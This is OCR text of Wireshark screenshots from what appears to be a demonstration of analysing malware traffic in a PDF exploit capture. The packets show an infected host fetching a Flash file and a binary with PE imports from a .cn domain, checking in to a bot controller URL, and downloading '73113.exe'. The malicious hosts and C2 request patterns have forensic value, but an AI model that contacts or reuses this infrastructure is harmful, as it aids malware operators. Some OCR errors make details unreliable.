
http://sysoev.ru/en is his website.



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
80 36.180494 lieliteautobody.cn 192.168.1.118 TCP http > boinc-client [ACK] Seq=1 Ack=218 Win=6432 Len=0
81 36.195016 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
82 36.196073 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
83 36.196496 192.168.1.118 lieliteautobody.cn TCP boinc-client > http [ACK] Seq=218 Ack=2921 Win=64240 Len=0
84 36.341667 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
Acknowledgement number: 218 (relative ack number)
Header length: 20 bytes
Flags: 0x10 (ACK)
Window size: 6432
Checksum: 0xd7c7 [correct]
[Reassembled PDU in frame: 99]
03a0 00 00 00 00 00 00 00 00 21 00 00 08 20 00 00 a0 .... !... ...
03b0 20 00 00 00 00 00 00 00 00 00 00 1c 21 00 00 24 ....!..$
03c0 20 00 00 7c 20 00 00 00 00 00 00 00 00 00 00 3c ...| ... .<
03d0 21 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 !... ... .
03e0 00 00 00 00 00 00 00 00 00 00 00 28 21 00 00 00 ....(!...
03f0 00 00 00 d6 20 00 00 e4 20 00 00 f4 20 00 00 c4 ....
0400 20 00 00 b6 20 00 00 a8 20 00 00 00 00 00 00 0e ... ...
0410 21 00 00 00 00 00 00 30 00 43 72 65 61 74 65 46 !......0 .CreateF
0420 69 6c 65 41 00 80 00 45 78 69 74 50 72 6f 63 65 ileA...E xitProce
0430 73 73 00 1f 01 47 65 74 50 72 6f 63 41 64 64 72 ss...Get ProcAddr
0440 65 73 73 00 00 67 01 47 6c 6f 62 61 6c 41 6c 6c ess..g.G lobalAll
0450 6f 63 00 a4 01 4c 6f 61 64 4c 69 62 72 61 72 79 oc...Loa dLibrary
0460 41 00 00 f7 01 52 65 61 64 46 69 6c 65 00 00 6b A....Rea dFile..k
0470 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 00 9d 01 4d erne132. dll....M
0480 65 73 73 61 67 65 42 6f 78 41 00 75 73 65 72 33 essageBo xA.user3
0490 32 2e 64 6c 6c 00 00 0a 00 47 65 74 4f 70 65 6e 2.dll... .GetOpen
04a0 46 69 6c 65 4e 61 6d 65 41 00 00 63 6f 6d 64 6c FileName A..comdl
04b0 67 33 32 2e 64 6c 6c 00 00 00 00 00 00 00 00 00 g32.dll. ....
04c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
04d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
04e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
04f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0560 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0570 34 00 00 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 4..kerne l32.dll.
0580 64 67 65 72 35 64 39 38 67 64 66 39 67 00 43 3a dger5d98 gdf9g.C:
0590 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 \WINDOWS \system3
05a0 32 5c 61 6c 67 2e 65 78 65 00 64 66 67 38 73 39 2\alg.ex e.dfg8s9
05b0 64 38 66 39 73 64 38 00 47 65 74 50 72 6f 63 41 d8f9sd8. GetProcA
05c0 64 64 72 65 73 73 00 73 64 66 68 38 64 66 39 66 ddress.s dfh8df9f
05d0 39 64 38 67 00 4c 6f 61 64 4c 69 62 72 61 72 79 9d8g.Loa dLibrary
05e0 41 00 33 32 34 6a 6e 6a 6b 35 A.324jnj k5
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... 5.jpg - Paint 6:28 PM



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
80 36.180494 lieliteautobody.cn 192.168.1.118 TCP http > boinc-client [ACK] Seq=1 Ack=218 Win=6432 Len=0
81 36.195016 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
82 36.196075 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
83 36.196496 192.168.1.118 lieliteautobody.cn TCP boinc-client > http [ACK] Seq=218 Ack=2921 Win=64240 Len=0
Sequence number: 2921 (relative sequence number)
[Next sequence number: 4381 (relative sequence number)]
Acknowledgement number: 218 (relative ack number)
Header length: 20 bytes
Flags: 0x10 (ACK)
Window size: 6432
Checksum: 0x97cb [correct]
[SEQ/ACK analysis]
[Reassembled PDU in frame: 991]
TCP segment data (1460 bytes)
Proto Init (), 1460 bytes
Packets: 2829 Displayed: 2829 Marked: 0
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
6.jpg - Paint
6:29 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
115 40.744451 lieliteautobody.cn 192.168.1.118 TCP [TCP segment of a reassembled PDU]
116 40.747526 192.168.1.118 lieliteautobody.cn TCP dcutility > http [ACK] Seq=362 Ack=2921 Win=64240 Len=0
117 40.803479 lieliteautobody.cn 192.168.1.118 TCP http > fpitp [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
118 40.812234 192.168.1.118 lieliteautobody.cn TCP fpitp > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
119 40.814244 192.168.1.118 lieliteautobody.cn HTTP GET /cache/flash.swf HTTP/1.1
Source port: fpitp (1045)
Destination port: http (80)
Sequence number: 1 (relative sequence number)
[Next sequence number: 361 (relative sequence number)]
Acknowledgement number: 1 (relative ack number)
Header length: 20 bytes
Flags: 0x18 (PSH, ACK)
Window size: 64240
Checksum: 0xd2a6 [correct]
Hypertext Transfer Protocol
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 01 90 00 c8 40 00 80 06 d3 f3 c0 a8 01 76 5e f7 ....@... .....v^.
0020 03 97 04 15 00 50 ef ea b6 fa 2a 00 64 4b 50 18 .....P.. ..*.dKP.
0030 fa f0 d2 a6 00 00 47 45 54 20 2f 63 61 63 68 65 ......GE T /cache
0040 2f 66 6c 61 73 68 2e 73 77 66 20 48 54 54 50 2f /flash.s wf HTTP/
0050 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 69 6d 61 1.1..Acc ept: ima
0060 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 2f 78 2d ge/gif, image/x-
0070 78 62 69 74 6d 61 70 2c 20 69 6d 61 67 65 2f 6a xbitmap, image/j
0080 70 65 67 2c 20 69 6d 61 67 65 2f 70 6a 70 65 67 peg, ima ge/pjpeg
0090 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d , applic ation/x-
00a0 73 68 6f 63 6b 77 61 76 65 2d 66 6c 61 73 68 2c shockwav e-flash,
00b0 20 2a 2f 2a 0d 0a 52 65 66 65 72 65 72 3a 20 68 */*..Re ferer: h
00c0 74 74 70 3a 2f 2f 6c 69 65 6c 69 74 65 61 75 74 ttp://li eliteaut
00d0 6f 62 6f 64 79 2e 63 6e 0d 0a 41 63 63 65 70 74 obody.cn ..Accept
00e0 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 75 73 -Languag e: en-us
00f0 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e ..Accept -Encodin
0100 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 g: gzip, deflate
0110 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f ..User-A gent: Mo
0120 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 61 zilla/4. 0 (compa
0130 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30 3b tible; M SIE 6.0;
0140 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 3b Windows NT 5.1;
0150 20 53 56 31 3b 20 2e 4e 45 54 20 43 4c 52 20 31 SV1; .N ET CLR 1
0160 2e 31 2e 34 33 32 32 29 0d 0a 48 6f 73 74 3a 20 .1.4322) ..Host:
0170 6c 69 65 6c 69 74 65 61 75 74 6f 62 6f 64 79 2e lielitea utobody.
0180 63 6e 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 cn..Conn ection:
0190 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a Keep-Ali ve....
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
7.jpg - Paint
6:33 PM



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
151 42.084164 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
152 42.501901 Cisco-Li_fc:09:68 Broadcast ARP Who has 192.168.1.118? Tell 192.168.1.1
153 42.502122 Masstech_00:19:25 Cisco-Li_fc:09:68 ARP 192.168.1.118 is at 00:09:5e:00:19:25
154 44.557658 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
155 45.981156 192.168.1.118 213.155.4.82 TCP wfremotertm > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
156 46.171440 213.155.4.82 192.168.1.118 TCP http > wfremotertm [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
157 46.171816 192.168.1.118 213.155.4.82 TCP wfremotertm > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
158 46.172752 192.168.1.118 213.155.4.82 HTTP GET /new/controller.php?action=portEntity_list&uid=1&first=1&quid=3562573
Protocol: TCP (0x06)
Header checksum: 0x5de4 [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: 213.155.4.82 (213.155.4.82)
Transmission Control Protocol, Src Port: wfremotertm (1046), Dst Port: http (80), Seq: 0, Len: 0
Source port: wfremotertm (1046)
Destination port: http (80)
Sequence number: 0 (relative sequence number)
Header length: 28 bytes
Flags: 0x02 (SYN)
Window size: 64240
0010 00 30 00 d8 40 00 80 06 5d e4 c0 a8 01 76 d5 9b .0..@...]....v..
0020 04 52 04 16 00 50 2c 97 fe f6 00 00 00 00 70 02 .R...P,. ......p.
0030 fa f0 bc 2e 00 00 02 04 05 b4 01 01 04 02 ....
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
8.jpg - Paint
6:37 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
151 42.084164 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
152 42.501901 Cisco-Li_fc:09:68 Broadcast ARP Who has 192.168.1.118? Tell 192.168.1.1
153 42.502122 Masstech_00:19:25 Cisco-Li_fc:09:68 ARP 192.168.1.118 is at 00:09:5e:00:19:25
154 44.557658 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
155 45.981156 192.168.1.118 213.155.4.82 TCP wfremotertm > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
156 46.171440 213.155.4.82 192.168.1.118 TCP http > wfremotertm [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
157 46.171816 192.168.1.118 213.155.4.82 TCP wfremotertm > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
158 46.172753 192.168.1.118 213.155.4.82 HTTP GET /new/controller.php?action=bot&entity_list=&uid=1&first=1&guid=3562573465&rnd=758689 HTTP/1.1
159 46.342239 213.155.4.82 192.168.1.118 TCP http > wfremotertm [ACK] Seq=1 Ack=122 Win=5840 Len=0
160 47.065501 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
161 47.728140 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
Protocol: TCP (0x06)
Header checksum: 0x5d71 [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: 213.155.4.82 (213.155.4.82)
Transmission Control Protocol, Src Port: wfremotertm (1046), Dst Port: http (80), Seq: 1, Ack: 1, Len: 121
Source port: wfremotertm (1046)
Destination port: http (80)
Sequence number: 1 (relative sequence number)
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 a1 00 da 40 00 80 06 5d 71 c0 a8 01 76 d5 9b ....@...]q...v..
0020 04 52 04 16 00 50 2c 97 fe f7 6e 12 8a 8b 50 18 .R...P,. ..n...P.
0030 fa f0 6d 13 00 00 47 45 54 20 2f 6e 65 77 2f 63 ..m...GE T /new/c
0040 6f 6e 74 72 6f 6c 6c 65 72 2e 70 68 70 3f 61 63 ontrolle r.php?ac
0050 74 69 6f 6e 3d 62 6f 74 26 65 6e 74 69 74 79 5f tion=bot &entity_
0060 6c 69 73 74 3d 26 75 69 64 3d 31 26 66 69 72 73 list=&ui d=1&firs
0070 74 3d 31 26 67 75 69 64 3d 33 35 36 32 35 37 33 t=1&guid =3562573
0080 34 36 35 26 72 6e 64 3d 37 35 38 36 38 39 20 48 465&rnd= 758689 H
0090 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 32 TTP/1.1. .Host: 2
00a0 31 33 2e 31 35 35 2e 34 2e 38 32 0d 0a 0d 0a 13.155.4 .82....
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
9.jpg - Paint
6:38 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
600 171.694976 192.168.1.118 af9f440dcc.com TCP cma > http [ACK] Seq=255 Ack=238 Win=64003 Len=0
601 172.841952 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
602 174.557588 192.168.1.118 192.168.1.1 DNS Standard query A spaeioer.com
603 174.860123 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
604 175.316193 192.168.1.1 192.168.1.118 DNS Standard query response A 68.180.151.74
605 175.352877 192.168.1.118 spaeioer.com TCP optima-vnet > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
606 175.479388 spaeioer.com 192.168.1.118 TCP http > optima-vnet [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
607 175.480072 192.168.1.118 spaeioer.com TCP optima-vnet > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
608 175.480959 192.168.1.118 spaeioer.com HTTP GET /73113.exe HTTP/1.1
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: spaeioer.com (68.180.151.74)
Transmission Control Protocol, Src Port: optima-vnet (1051), Dst Port: http (80), Seq: 1, Ack: 1, Len: 204
Source port: optima-vnet (1051)
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 f4 01 bd 40 00 80 06 5a 2a c0 a8 01 76 44 b4 ....@... Z*...vD.
0020 97 4a 04 1b 00 50 7a 68 77 55 bf 7d 67 da 50 18 .J...Pzh wU.}g.P.
0030 fa f0 41 fc 00 00 47 45 54 20 2f 37 33 31 6c 33 ..A...GE T /731l3
0040 2e 65 78 65 20 48 54 54 50 2f 31 2e 31 0d 0a 41 .exe HTT P/1.1..A
0050 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: * /*..Acce
0060 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
0070 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, defla te..User
0080 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
0090 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 4.0 (com patible;
00a0 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e 64 6f MSIE 6. 0; Windo
00b0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV1;
00c0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432
00d0 32 29 0d 0a 48 6f 73 74 3a 20 73 70 61 65 69 6f 2))..Host : spaeio
00e0 65 72 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 er.com.. Connecti
00f0 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a on: Keep -Alive..
0100 0d 0a ..
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
sending_me_to_spaeio...
7:28 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. . Time Source Destination Protocol Info
746 226.270986 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
747 226.845290 192.168.1.118 192.168.1.1 DNS Standard query A www.microsoft.com
748 226.900807 192.168.1.1 192.168.1.118 DNS Standard query response CNAME toggle.www.ms.akadns.net CNAME g.www.ms.akadns.net CNAME lb1.www.ms
749 227.073960 192.168.1.1 192.168.1.118 DNS Standard query response A 213.180.204.8
750 227.306280 192.168.1.118 192.168.1.1 DNS Standard query A ya.ru
751 227.307957 192.168.1.1 192.168.1.118 DNS Standard query response A 213.180.204.8
752 227.389487 192.168.1.118 192.168.1.1 DNS Standard query A mixmediadirect.cn
753 227.737318 192.168.1.118 lb1.www.ms.akadns.net TCP brvread > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: UDP (0x11)
Header checksum: 0xb6b7 [correct]
[Good: True]
[Bad : False]
Source: Mountain (192.168.1.1)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 00 6e 00 00 40 00 40 11 b6 b7 c0 a8 01 01 c0 a8 .n..@.@. ....
0020 01 76 00 35 04 0d 00 5a f2 7d 3b 07 84 80 00 01 .v.5...z .};.....
0030 00 01 00 02 00 00 02 79 61 02 72 75 00 00 01 00 ....y a.ru....
0040 01 c0 0c 00 01 00 01 00 00 1c 20 00 04 d5 b4 cc ....
0050 08 c0 0c 00 02 00 01 00 00 1c 20 00 0d 03 6e 73 ....ns
0060 31 06 79 61 6e 64 65 78 c0 0f c0 0c 00 02 00 01 1.yandex ....
